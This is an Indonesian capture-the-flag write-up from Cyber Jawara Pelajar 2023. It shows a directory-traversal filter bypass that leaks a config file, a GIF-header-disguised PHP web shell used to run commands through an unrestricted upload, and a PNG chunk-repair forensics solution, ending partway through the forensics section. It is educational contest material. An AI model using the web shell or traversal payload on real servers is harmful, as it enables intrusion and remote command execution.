

# WRITEUP CYBER JAWARA-PELAJAR 2023

*The writeups by shelltatic*

Presented by:

Ardhi Putra Pradana A.K.A **rootkids**

Ahmad Idza Anafin A.K.A **Idzoyy**

Radhitya Kurnia Asmara A.K.A **Nikoo**

# DAFTAR ISI


---

<b>[ WEB EXPLOITATION ]</b>	<b>3</b>
Static Web	3
Magic 1	3
<b>[ MISCELLANEOUS ]</b>	<b>4</b>
dictjail	4
<b>[ BINARY EXPLOITATION ]</b>	<b>5</b>
sorearm	5
<b>[ FORENSIC ]</b>	<b>6</b>
apocalypse	6
<b>[ CRYPTOGRAPHY ]</b>	<b>7</b>
chokaro	7
<b>[ REVERSE ENGINEERING ]</b>	<b>8</b>
Newcomer	8


# [ WEB EXPLOITATION ]

---

## Static Web



Diberikan sebuah website dan juga source code server dari web tersebut, ketika dibuka website nya akan tampil seperti berikut



Memang seperti judul dari soalnya ini adalah static website biasa, kemudian kami mulai mengecek source code dari web tersebut dan kami mendapatkan sebuah baris kode pada source code tersebut yang vulnerable,

yaitu berikut

```
if (req.url.startsWith('/static/')) {  
  const urlPath = req.url.replace(/\.\\.\\/g, '');  
  console.log(urlPath);  
  const filePath = path.join(__dirname, urlPath);  
  fs.readFile(filePath, (err, data) => {  
    if (err) {  
      res.writeHead(404);  
      res.end("Error: File not found");  
    } else {  
      res.writeHead(200);  
      res.end(data);  
    }  
  });  
}
```

Pada baris kode tersebut jika mengakses endpoint `/static/` maka server akan melakukan `readfile` lalu mengambilkan valuenya kembali ke client, namun pada restriksi ketika melakukan **replace** tersebut sebenarnya masih vulnerable terhadap directory traversal dan masih dengan mudah di bypass.

Lalu pada baris kode berikut terdapat sebuah clue jika ada sebuah secret pada config

```
if (queryObject.secret == config.secret) {  
  res.writeHead(200);  
  res.end(config.flag);  
} else {  
  res.writeHead(403);  
  res.end('Nope');  
}
```

Lalu config tersebut ternyata didapatkan dari file `config.js` pada current directory dari source code tersebut berada

```
const config = require('./config.js');
```

Berarti file tersebut dapat diakses dengan memanfaatkan kode yang vulnerable sebelumnya yaitu dengan mengakses endpoint `/static/`, secara simple payload nya dapat seperti ini

`/static/../../config.js`

Namun karena `../` akan direplace dengan string kosong maka dapat menggunakan trik payload seperti berikut untuk mengakses file tersebut

`/static/...../config.js`

Dengan trik diatas maka file **config.js** dapat diakses

A screenshot of a web browser window. The address bar shows the URL 'static-web.ctf.cyberjawara.id/static/.../config.js'. The main content area displays the following JavaScript code:

```
const secret = 'wWij1i23ejasdsdjvno2rnj123123';
const flag = 'CJ2023{1st_warmup_and_m1c_ch3ck}';

module.exports = {secret, flag}
```

Dan bisa langsung terlihat flag nya juga terdapat dalam file **config.js** tersebut.

Flag: CJ2023{1st\_warmup\_and\_m1c\_ch3ck}

## Magic 1

Challenge

3 Solves

✕

# Magic 1

## 940

Another warmup with PHP web app.

<https://magic-1.ctf.cyberjawara.id>


📄 magic-1.zip

Flag

Submit

Diberikan sebuah website beserta dengan source code nya, jika diakses akan menampilkan halaman seperti berikut

☐ I'm not a robot


  
reCAPTCHA  
[Privacy](#) - [Terms](#)

Choose File

No file chosen

Upload

Ternyata web tersebut memiliki fungsionalitas file upload, langsung saja kami mencoba untuk melakukan upload gambar ke web tersebut



Ternyata ada tulisan **Please upload different file**, dari sini kami langsung mengecek source code dari web tersebut.

Pada file **magic.php** terdapat sebuah function untuk mengecek kriteria file yang dapat diupload

```
function canUploadImage($file)
{
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $fileMimeType = $finfo->file($file['tmp_name']);
    $maxFileSize = 500 * 1024;
    return (strpos($fileMimeType, 'image/') === 0 &&
        $file['size'] <= $maxFileSize &&
        strlen($file['name']) >= 30
    );
}
```

Dari hal tersebut terdapat kriteria seperti berikut

1. Mime type file harus berawalan **image/**
2. Size file harus kurang dari 512KB
3. Panjang nama file harus lebih dari 30 karakter

Namun hal menariknya adalah bahwa ekstensi dari file yang diupload tidak pernah dicek pada website ini.

Lalu pada kode berikut adalah fungsionalitas untuk melakukan upload dari file nya

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {  
    if (canUploadImage($_FILES['image'])) {  
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);  
        $resizedImagePath = resizeImage($_FILES['image']);  
    } else {  
        $error = 'Please upload different file.';  
    }  
}
```

Jika dilihat bahwa ketika kriteria file valid maka file tersebut akan langsung dapat diupload, lalu kemudian akan dilakukan resize, hal ini menarik karena pertama tidak ada batasan untuk ekstensi file dan file tersebut akan diupload terlebih dahulu sebelum dilakukan resize.

Jadi, langsung saja kami membuat file payload yang valid untuk memenuhi kriteria dengan menggunakan ekstensi file **.php** sebagai backdoor, dan berikut nama file dan isi filenya

```
rootkidssangatsukasekalibermaindicyberjawarahighschoolawokwokawok.php
```


```
GIF89a;  
<?  
  
echo shell_exec($_GET['radhitsukaapel']);
```

Disini kami menambahkan **GIF89a;** yang merupakan header signature file dari file **gif** sehingga pada batasan mime type dapat terpenuhi dan valid, karena ketika menambahkan header tersebut mime type nya akan menjadi **image/gif**.

\*Teknik lain yang dapat dilakukan selain menambahkan header gif adalah dapat melakukan intercept request dan mengganti mime type yang valid menggunakan burpsuite



Langsung saja kami melakukan upload file yang sudah dibuat tersebut ke dalam website nya.




Ketika berhasil ternyata ada tulisan **Error when doing magic**, namun ini tidak masalah karena itu adalah error ketika melakukan resize dan karena file akan diupload terlebih dahulu sebelum di resize maka sebenarnya file sudah berhasil terupload.

Langsung saja kami mengakses path dari file tersebut sesuai dengan letak dari source code tersebut mengupload file nya

```
move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
```

Jadi kami dapat mengakses endpoint berikut dan langsung untuk mengambil flag nya

```
/results/original-rootkidssangatsukasekalibermaindicyberjawahighschoolawokwokawok.php
```



Dan kami mendapatkan flagnya yang sesuai.

\*Tambahan sedikit

Service dari web ini terbagi menjadi 2 yaitu menggunakan web server **nginx** dan menggunakan **php-fpm**, config dari nginx nya adalah sebagai berikut


```
server {  
    listen 80;  
    root /var/www/html/;  
    index index.php;  
    location = / {  
        try_files $uri $uri/ /index.php$is_args$args;  
    }  
    location ~ /\.php {  
        fastcgi_pass php:9000;  
10        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;  
        include fastcgi_params;  
    }  
13 }
```

Bisa dilihat bahwa ketika pada path url berakhiran dengan dengan **.php** maka request akan diforward ke service **php-fpm**, oleh karena itu ada case ketika mengupload file yang tidak berekstensi **.php** file tersebut tidak dapat terakses, itu karena sebenarnya file tersebut terupload ke service ke **php-fpm** dan bukan service **nginx**.


Flag: CJ2023{4n0th3r\_unrestricted\_file\_upload\_\_}

# [ FORENSIC ]


## apocalypse




diberikan sebuah file zip yang setelah itu di ekstrak berisi 2 file png yang corrupt  
Screenshot\_20231121-233803.png




tampilan dalam hexeditor:



Screenshot\_20231121-234138.png



tampilan dalam hexeditor:



terlihat tidak terdapat informasi mengenai length chunk dan crc32 yang mana setiap length chunk dan crc32 nya berisi null byte atau 0 kemudian tinggal betulkan sesuai expected data yang ada seperti berikut:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0:0000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
0:0010	00	00	05	A0	00	00	05	D7	08	06	00	00	00	BE	87	D9	...x.....%t0
0:0020	B1	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	+.....sRGB.@t.e..
0:0030	00	04	73	42	49	54	08	08	08	08	7C	08	64	88	00	00	..sBIT.... .d'..
0:0040	00	00	65	58	49	08	CA	79	97	04	00	00	00	08	00	05	..sXtY--.....
0:0050	01	1A	00	05	00	00	00	01	00	00	8F	54	8C	6C	00	00	.....tq1..
0:0060	00	4C	00	01	00	00	00	52	01	28	00	03	00	00	00	01	.L....R.(.....
0:0070	00	02	00	00	02	13	00	03	00	00	00	01	00	01	00	00	.....
0:0080	C6	FE	00	02	00	00	00	11	00	00	00	5A	00	00	00	00	Æp.....Z....
0:0090	00	00	00	48	00	00	00	01	00	00	00	48	00	00	00	01	...H.....H....
0:00A0	47	6F	6F	67	6C	65	20	49	6E	63	2E	20	32	30	31	36	Google Inc. 2016

setelah crc32 sudah benar selanjutnya tinggal cari lenght sebenarnya dari chunk yang ada dengan contoh sebagai berikut:

8	9	A	B	C	D	E	F
00	00	00	0D	49	48	44	52

0x0D = 13 yakni panjang chunk IHDR

89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52
00	00	05	A0	00	00	05	D7	08	06	00	00	00	BE	87	D9

nah dapat disimpulkan pula mudahnya dalam hexeditor tersebut

biru = chunk

putih = content/isi chunks

ungu = crc32

nah kita bisa menentukan panjang/length chunk melalui panjang content/isi chunks yang ada

contoh:

### 4.1.1. Tajuk Gambar IHDR

Potongan IHDR harus muncul terlebih dahulu. Itu mengandung:

- Lebar: 4 byte
- Tinggi: 4 byte
- Kedalaman bit: 1 byte
- Jenis warna: 1 byte
- Metode kompresi: 1 byte
- Metode filter: 1 byte
- Metode interlace: 1 byte

source referensi: <http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html>

sebagai catatan 2 file png ini memiliki banyak chunk IDAT

file Screenshot\_20231121-233803.png memiliki 24 chunk IDAT

file Screenshot\_20231121-234138.png memiliki 38 chunk IDAT

disini untuk membenarkan length chunk IDAT yang ada kami membuat script automasi python sebagai berikut:

```
def modify_file_with_distances(file_path):
    with open(file_path, 'r+b') as file:
        file_content = file.read()
        idat_bytes = b'\x49\x44\x41\x54'
        benchmark_byte = b'T'

        locations = []
        start = 54

        start = file_content.find(benchmark_byte, start)

        while True:

            idat_start = file_content.find(idat_bytes, start)

            if idat_start == -1:
                break

            locations.append(idat_start)

            start = idat_start + len(idat_bytes)

        distances_hex = [hex(locations[i] - locations[i - 1] - 12)
                        for i in range(1, len(locations))]

        for distance, location in zip(distances_hex, locations[1:]):
            file.seek(location - 2)
            file.write(bytes.fromhex(distance[2:]))

file_path = 'Screenshot_20231121-233803.png'
modify_file_with_distances(file_path)
print(f'The file {file_path} has been modified.')
```

dengan algoritma: temukan banyak nya IDAT melalui bytes 49 44 41 54 dalam file png dan hitung selisih antara IDAT pertama ke IDAT kedua dan seterusnya sampai selesai dengan mengurangi 12 setiap selisih yang

ditemukan, sebenarnya dikurangi 8 tetapi karena kami menemukan perbedaan pada saat menghitung secara manual dan dengan scripting maka kami tinggal sesuaikan saja pada script tersebut.

pada tahap ini sebenarnya kami mengalami masalah yakni total selisih chunk IDAT yang ada tidak sesuai dengan total chunk IDAT

```

4. Reduced Distance: 0x2000
5. Reduced Distance: 0x2000
6. Reduced Distance: 0x2000
7. Reduced Distance: 0x2000
8. Reduced Distance: 0x2000
9. Reduced Distance: 0x2000
10. Reduced Distance: 0x2000
11. Reduced Distance: 0x225b
12. Reduced Distance: 0x2000
13. Reduced Distance: 0x2000
14. Reduced Distance: 0x2000
15. Reduced Distance: 0x2000
16. Reduced Distance: 0x2000
17. Reduced Distance: 0x2000
18. Reduced Distance: 0x2000
19. Reduced Distance: 0x2000
20. Reduced Distance: 0x2000
21. Reduced Distance: 0x2000
22. Reduced Distance: 0x2000

```

dan terdapat perbedaan selisih pada range letak 11 atau 12 disini kami memutuskan untuk membenarkan dan mencari length chunk IDAT secara manual pada letak awal, 11, 12, dan akhir untuk memastikan length chunk tersebut sudah benar atau belum pada hexeditor

F2 E8 4B 2B	C4 4F E9 03	B1 1C 11 B7	7D 59 3A 6D	0èK+Ä0é.±...}Y:m
D9 38 B0 69	37 AF E2 E9	B3 19 B7 13	E6 CF 8F D9	Ù8°i7¯âé³...æÏ.Ù
7C F4 63 EC	F9 C7 72 08	6E 87 00 00	1A A5 49 44	ôcìùÇr.n‡...¥ID
41 54 C8 4C	8E BB CD 5A	D7 C4 9A 5D	F1 D9 DB B8	ATÈLŽ»ÍZ×Äš]ñÙÛ,
5C 14 45 71	69 7C F8 97	4D 55 B3 9A	AD 09 D1 BE	\.Eqi ø-MU³š-.Ñ¼
11 7E F9 E3	53 7E F5 F3	53 9C 93 30	74 A8 63 3E	.~ùăS~ôóSœ“0t“c>

dan benar saja terdapat perbedaan selisih antar IDAT 12 - 13 yakni **0x1AA5** dan length chunk posisi IDAT 11 ternyata sama **0x2000** selain itu ternyata posisi awal dan akhir IDAT tidak terganti


47 6F 6F 67	6C 65 20 49	6E 63 2E 20	32 30 31 36	Google Inc. 2016
00 00 00 00	00 00 00 00	00 00 49 44	41 54 78 9C	.....IDATxœ

yang mana kemudian kami coba hitung dan ganti secara manual,dengan demikian total length chunk IDAT yang dibenarkan sudah sesuai

masalah tersebut juga sama pada file Screenshot\_20231121-234138.png yang mana hanya hanya 36 total selisih chunk IHDR yang ditemukan dan terdapat perbedaan selisih pada range letak 16 atau 17

